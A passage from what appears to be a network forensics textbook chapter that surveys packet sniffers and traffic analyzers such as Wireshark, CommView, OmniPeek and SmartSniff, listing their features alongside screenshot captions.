


Figure 2-11 Wireshark can show information about all captured packets.

Network General/Network Associates DOS-based Sniffer (compressed or uncompressed), Microsoft Network Monitor, and other tools. Wireshark can determine the capture file type by itself, without user intervention. It is also capable of reading any of these file formats if they are compressed using gzip.

Like other protocol analyzers, Wireshark's main window shows three views of a packet. It shows a summary line, briefly describing what the packet is. It also shows a protocol tree, allowing the user to drill down to the exact protocol, or field, that he or she is interested in. Finally, a hex dump shows the user exactly what the packet looks like when it goes over the wire.

Wireshark has other features. It can assemble all the packets in a TCP conversation and show the user the ASCII (or EBCDIC, or hex) data in that conversation. Packet capturing is performed with the pcap library. The capture filter syntax follows the rules of the pcap library. This syntax is different from the display filter syntax. Compressed file support uses the zlib library.

The following are some of the other features of Wireshark:

- Data can be captured off the wire from a live network connection or read from a captured file.
- Live data can be read from Ethernet, FDDI, PPP, Token Ring, IEEE 802.11, and loopback interfaces.
- Captured network data can be browsed using a GUI or by using the TTY mode.
- Captured files can be programmatically edited or converted via command-line switches.
- Output can be saved or printed as plain text or PostScript.
- Data display can be refined using a display filter.
- Display filters can also be used to selectively highlight and color packet summary information.
- All or part of each captured network trace can be saved to a disk.

Figure 2-11 shows a screenshot from Wireshark.

Tool: CommView

CommView is a network monitor and analysis tool that provides a complete picture of the traffic flowing through a PC or LAN segment. It captures every packet on the wire and displays information and vital statistics about the captured packets, as shown in Figure 2-12. A user can examine, save, filter, import, and export captured packets.




Figure 2-12 CommView shows detailed information about every captured packet.

For remote monitoring, CommView includes an add-on called the Remote Agent. It allows CommView users to capture network traffic on any computer where Remote Agent is running, regardless of the computer's physical location.

CommView allows users to do the following:

- View detailed statistics about IP addresses, ports, and sessions
- Reconstruct TCP sessions
- Map packets to the sending or receiving application
- View protocol distribution, bandwidth utilization, and network node charts and tables
- Generate network traffic reports in real time
- Browse captured and decoded packets in real time
- Search for strings or hex data in captured packet contents
- Import and export packets in multiple formats
- Configure alarms that can notify the user about important events, such as suspicious packets, high bandwidth utilization, and unknown addresses
- Create plug-ins for decoding any protocol
- Exchange data with applications over TCP/IP
- Export any IP address to SmartWhois for quick, easy IP lookup
- Capture loopback traffic

Tool: SoftPerfect Network Protocol Analyzer

SoftPerfect Network Protocol Analyzer debugs, maintains, analyzes, and monitors local networks and Internet connections. It captures the data passing through network connections, analyzes this data, and then represents it in an easily readable form. The SoftPerfect Network Protocol Analyzer presents analysis results

in an easily understandable format. It also allows a user to defragment and reassemble network packets into streams. The tool can analyze network traffic based on a number of different Internet protocols, such as the following:

- AH
- ARP
- ESP
- FTP
- HTTP
- ICMP
- ICMPv6
- IMAP
- IP
- IPv6
- IPX
- LLC
- MSG
- POP
- REVARP
- RIP
- SAP
- SER
- SMTP
- SNAP
- SPX
- TCP
- Telnet
- UDP

A user can filter network traffic so he or she is only presented with the traffic he or she is concerned with. The SoftPerfect Network Protocol Analyzer also features a packet builder. This tool allows the user to build custom network packets and send them over the network. With this feature, the user can check the network for protection against attacks and intruders.

The software supports all 32-bit and 64-bit versions of Windows. The following are some of the features of SoftPerfect Network Protocol Analyzer:

- It can work in promiscuous mode to capture all network packets (Figure 2-13).
- It has a flexible system of traffic filtering. Any filter can be inclusive or exclusive.
- It can reconstruct packets into flows so the user can easily see a complete data exchange following Telnet, POP3, SMTP, IMAP, FTP, HTTP, and other protocols. Figure 2-14 shows a reconstructed HTTP stream.
- It supports SMP systems (with two or more CPUs), as well as HT-enabled systems.
- It is able to monitor loopback connections within the computer.

Tool: HTTP Sniffer

EffeTech HTTP Sniffer is an HTTP packet sniffer, protocol analyzer, and file reassembly tool for Windows. This sniffer captures IP packets containing HTTP messages, rebuilds the HTTP sessions, and reassembles files sent through HTTP. HTTP Sniffer provides real-time analysis of content while capturing, analyzing, parsing, and decoding HTTP messages.




Figure 2-13 SoftPerfect Network Protocol Analyzer displays information about all packets captured from the network.




Figure 2-14 SoftPerfect Network Protocol Analyzer can reconstruct an entire data exchange.




Figure 2-15 HTTP Sniffer displays information about captured HTTP packets.

The following are some of the features of HTTP Sniffer:

- *Powerful HTTP file rebuilder*: HTTP Sniffer recognizes the reconstructed stream of each TCP session. Through analysis of the HTTP packets in the same TCP connection, it reassembles the original files transferred by HTTP. The user can view and save the rebuilt files.
- *Multiple file-type support*: The tool supports HTML, XML, GIF, JPG, and other file types.
- *Powerful packet-capturing filter*: This feature provides a flexible mechanism to monitor specific target host and file types.
- *Customized logging*: HTTP Sniffer exports log files in HTML format or a customized CSV format.

Figure 2-15 shows a screenshot from HTTP Sniffer.

Tool: EtherDetect Packet Sniffer

EtherDetect Packet Sniffer is a connection-oriented packet sniffer and network protocol analyzer. A user can capture full packets, organize packets by TCP connections or UDP threads, passively monitor the network, and view packets in hex format.

The following are some of the features of EtherDetect Packet Sniffer:

- Captures IP packets on a LAN with nearly no packet loss
- Enables on-the-fly content viewing while capturing and analyzing
- Parses and decodes a variety of network protocols
- Supports saving captured packets for viewing at a later time




Figure 2-16 EtherDetect Packet Sniffer provides syntax highlighting for application data, including HTTP data, as shown here.

- Provides a flexible filtering mechanism to capture specific packets
- Provides syntax highlighting for application data in the HTML, HTTP, and XML formats, as shown in Figure 2-16

Tool: OmniPeek

OmniPeek is a network analysis tool that an administrator can use to quickly analyze and troubleshoot network problems at the enterprise level. The following are some of the features of OmniPeek:

- Ability to analyze traffic from any local network segment, including gigabit and WAN segments
- Ability to drill down to see which network nodes are communicating, which protocols and subprotocols are being transmitted, and which traffic characteristics are affecting network performance
- Ability to change filters on the fly without having to stop and restart packet captures
- Ability to view packet-stream-based analytics by conversation pair
- Ability to view local captures, remote captures, or a combination of local and remote captures
- Ability to simultaneously monitor multiple parts of the network
- Ability to analyze and troubleshoot VoIP traffic

Figures 2-17 and 2-18 show screenshots from OmniPeek.

Tool: Iris Network Traffic Analyzer

Iris Network Traffic Analyzer provides network traffic analysis and reporting functionality. This tool captures network traffic and can automatically reassemble it to its native format, making it much easier to analyze the




Figure 2-17 OmniPeek provides different views of captured packets.




Figure 2-18 OmniPeek provides users with visuals concerning network traffic.

data going across the network. An investigator can read the actual text of an e-mail exactly as it was sent, or reconstruct exact HTML pages that a user has visited.

An investigator can configure Iris Network Traffic Analyzer to capture only specific data through any combination of packet filters. Packet filters can be based on hardware or protocol layers, any number of keywords, MAC or IP addresses, source and destination ports, custom data, and packet sizes.

Figure 2-19 shows a screenshot from Iris Network Traffic Analyzer.




Figure 2-19 Iris Network Traffic Analyzer allows a user to view details about captured packets.

Tool: SmartSniff

SmartSniff provides investigators with the ability to view captured TCP/IP packets as sequences of conversations between clients and servers. Investigators can view these conversations in ASCII mode (for text-based protocols) or as a hex dump for non-text-based protocols).

The following are some of the features of SmartSniff:

- Color coding of local and remote traffic
- Exporting to HTML and other formats
- A basic, but very small and standalone, protocol analyzer

Figure 2-20 shows a screenshot from SmartSniff.

Tool: NetSetMan

NetSetMan is a network settings manager that allows a user to easily switch between six different network settings profiles. These profiles include the following settings:

- IP address
- Subnet mask
- Default gateway
- Preferred and alternate DNS servers
- Computer name
- Workgroup
- DNS domain
- WINS server
- Default printer




Figure 2-20 SmartSniff shows ASCII views of network conversations for text-based protocols.

